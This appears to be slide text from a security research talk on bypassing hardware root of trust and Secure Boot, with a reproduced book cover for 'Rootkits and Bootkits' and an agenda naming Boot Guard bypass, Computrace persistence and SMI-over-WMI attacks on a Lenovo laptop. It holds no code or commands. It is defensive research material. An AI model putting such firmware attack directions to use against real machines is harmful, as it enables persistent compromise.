



MODERN SECURE BOOT ATTACKS: BYPASSING HARDWARE ROOT OF TRUST FROM SOFTWARE



Alex Matrosov
@matrosov

Leading Offensive Security REsearch at  **NVIDIA**

Former Security Researcher @Cylance @Intel @ESET

Doing Security REsearch since 1997

Book co-author nostarch.com/rootkits



@matrosov

"Follow in the footsteps of professionals
with a record of discovering advanced malware."
— Rodrigo Rubira Branco

Rootkits and Bootkits will teach you how to understand and counter sophisticated, advanced threats buried deep in a machine's boot process or UEFI firmware.

With the aid of numerous case studies and professional research from three of the world's leading security experts, you'll trace malware development over time from rootkits like TDL3 to present-day UEFI implants and examine how they infect a system, persist through reboot, and evade security software. As you inspect and dissect real malware, you'll learn:

- ✿ How Windows boots—including 32-bit, 64-bit, and UEFI mode—and where to find vulnerabilities
- ✿ The details of boot process security mechanisms like Secure Boot, including an overview of Virtual Secure Mode (VSM) and Device Guard
- ✿ Reverse engineering and forensic techniques for analyzing real malware, including bootkits like Rovnix/Carberp, Gapz, TDL4, and the infamous rootkits TDL3 and Festi
- ✿ How to perform static and dynamic analysis using emulation and tools like Bochs and IDA Pro

✿ How to better understand the delivery stage of threats against BIOS and UEFI firmware in order to create detection capabilities

✿ How to use virtualization tools like VMware Workstation to reverse engineer bootkits and the Intel Chipsec tool to dig into forensic analysis

Cybercrime syndicates and malicious actors will continue to write ever more persistent and covert attacks, but the game is not lost. Explore the cutting edge of malware analysis with *Rootkits and Bootkits*.

About the Authors

ALEX MATROSOV is an Offensive Security Research Lead at NVIDIA with over 20 years of experience in reverse engineering, advanced malware analysis, firmware security, and exploitation techniques. **EUGENE RODIONOV**, PhD, is a Security Researcher at Intel working in BIOS security for Client Platforms. **SERGEY BRATUS** is a Research Associate Professor in the Computer Science Department at Dartmouth College. He has previously worked at BBN Technologies on natural language processing research.

"I LIE FLAT." This book uses a durable binding that won't snap shut.

Price: \$49.95 (\$65.95 CDN)
Shelve In: COMPUTERS/SECURITY

ISBN: 978-1-59327-716-1
54995
9 781593 277161

Rootkits and Bootkits

Reversing Modern Malware and
Next Generation Threats

Matrosov,
Rodionov,
and Bratus



Rootkits and Bootkits

*Reversing Modern Malware and
Next Generation Threats*


Alex Matrosov, Eugene Rodionov,
and Sergey Bratus

Foreword by Rodrigo Rubira Branco



THE FINEST IN GEEK ENTERTAINMENT™
www.nostarch.com

FSC FPO



⦿ Disclaimer ⦿

I don't speak for my employer.
All opinions, information here
are mine responsibilities
😼 (include all bad jokes) 😼



REsearch Target



Lenovo P50



**Gigabyte/ASUS/MSI
don't care about
security
it's too easy targets**

🎯 What is Hardware Root of Trust?

🐱 Boot Guard Bypass 🐱

🎯 Computrace Never Dies

- ✓ OS Enable/Disable
- ✓ Permanent Disabling is a joke o_o

🎯 SMI over WMI is too evil 🐱

- ✓ SMM communications without ring-0
- ✓ WMI-based fileless FW rootkits?

🎯 EC is not a security boundary 🙶
(*EC – Embedded Controller)






Hardware Root of Trust


WTF Hardware Root of Trust?

- Root of Trust baked in pure Hardware?
 - ✓ Cant be extracted/modified from software (developed in RTL)?
 - ✓ not flexible with OEM's
 - ✓ hard to support in the field (updates and etc.)
 - ✓ hard to implement secure way to cooperate with firmware on the same chip
- In the most of the cases Hardware Root of Trust it's a mix between firmware and locked in the FUSE value or by specific bit.
- Secure state transition between hardware and firmware is hard. It's always something missing.

UEFI vulns classification




Boot Guard: Boot Flow in Perfect World




HW Root of Trust: TPM is broken?

@uffeux




<https://github.com/nccgroup/TPMGenie>

@qrs




@0x446f49



